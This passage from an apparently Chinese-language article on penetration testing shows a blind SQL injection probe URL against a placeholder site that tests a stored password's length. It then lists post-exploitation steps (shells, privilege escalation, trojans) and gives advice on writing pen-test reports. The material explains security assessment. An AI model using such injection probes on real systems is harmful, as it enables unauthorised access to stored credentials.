
http://www.target1.com/news.php?go=&newsClassId=1&newsId=1 and length(password)=12#

4.1.3.后攻击阶段可能造成的影响

攻击者如果成功完成这一步攻击后，还可以做的工作包括：上传 shell，并尝试提升权限、破解口令、装载木马、口令嗅探等，甚至有可能渗透管理员或企业内部网络的机器等。

4.2.如何写好一份有价值的渗透测试报告

一份有价值的渗透测试报告，能够帮助 IT 管理者迅速定位组织中的薄弱环节，用最少的代价规避可能遇到的风险。就笔者的经验而言，渗透测试报告重在精确、简洁。



几个需要重点突出的部份都已经用粗体标注：

- 渗透结论要简洁，清晰，便网络管理者或开发者能够迅速明白症结所在；
- 预攻击阶段的操作是很多企业重点关注的，因为他们不仅希望知道哪些方法能够攻击自己，还希望知道渗透测试者尝试过哪些方法，面对哪类型的攻击，自己是安全的；
- 攻击阶段的具体操作无疑是报告中的精彩部份；
- 证据只需要简单列举，能够起到突出报告主题就够；
- 解决方案需要细写。

5.结束语

本文用尽量简洁的方式说明网络安全评估中最困难的环节—渗透测试的操作过程，希望读者能够揭开其神秘面纱。能够组织甚至操作一次企业内部的Peneration Testing。